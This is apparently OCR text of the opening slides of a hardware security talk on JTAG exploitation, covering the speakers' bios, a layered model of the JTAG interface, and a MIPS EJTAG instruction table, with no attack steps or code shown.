Jtagsploitation

5 wires, 5 ways to get root

Speaker Bio

- Electrical Engineering education with focus on CS and Infosec
- 10 years of fun with hardware
  - silicon debug
  - security research
  - pen testing of CPUs
  - security training
- Hardware Security Training:
  - “Software Exploitation via Hardware Exploits”
  - “Applied Physical Attacks on x86 Systems”

Joe FitzPatrick
@securelyfitz
joefitz@securinghardware.com

SECURING HARDWARE.COM

Speaker Bio

- Electrical and Computer Engineering education, with focus on hardware design and test
- 10+ years designing, implementing, and testing SoC silicon debug features
- Hardware and firmware pentesting

Matt King
@syncsrc
jtag@syncsrc.org

Jtagsploitation


5 wires, 5 ways to get root

Jtagsploitation

Yeah, we get that part


But what’s this?

Joint Test Action Group



joint by Blaise Sewell from the Noun Project


Joint Test Action Group



Test Automation by Lemon Liu from the Noun Project


Joint Test Action Group

Joint Test Action Group




Group by Alexander Smith from the Noun Project

IEEE Std 1149.1:
IEEE Standard Test Access Port and Boundary-Scan Architecture




Remember This?




JTAG Model

TDI, TDO, TMS, TCK, TRST

Physical Layer: Test Access Port






JTAG Model


TAP FSM


TDI, TDO, TMS, TCK, TRST

Data Link: TAP FSM



Data Link: TAP FSM






JTAG Model


IR/DR access

TAP FSM

TDI, TDO, TMS, TCK, TRST

Network Layer: IRs & DRs





JTAG Model

Target-specific configuration

IR/DR access

TAP FSM

TDI, TDO, TMS, TCK, TRST

Transport Layer: Target-Specific


Table 6-1 TAP Instruction Overview

Code	Instruction	Function
All 0's	(Free for other use)	Free for other use, such as JTAG boundary scan
0x01	IDCODE	Selects Device Identification (ID) register
0x02	(Free for other use)	Free for other use, such as JTAG boundary scan
0x03	IMPCODE	Selects Implementation register
0x04 - 0x07	(Free for other use)	Free for other use, such as JTAG boundary scan
0x08	ADDRESS	Selects Address register
0x09	DATA	Selects Data register
0x0A	CONTROL	Selects EJTAG Control register
0x0B	ALL	Selects the Address, Data and EJTAG Control registers
0x0C	EJTAGBOOT	Makes the processor take a debug exception after reset
0x0D	NORMALBOOT	Makes the processor execute the reset handler after reset

That’s just MIPS.

That’s just MIPS.

X86 is different
ARM is different
Each SOC is different



JTAG Model

--- (no one uses this crap)


--- N/A - sessionless...

Target-specific configuration

IR/DR access

TAP FSM

TDI, TDO, TMS, TCK, TRST



JTAG Model

BScan, Memory & Register Access

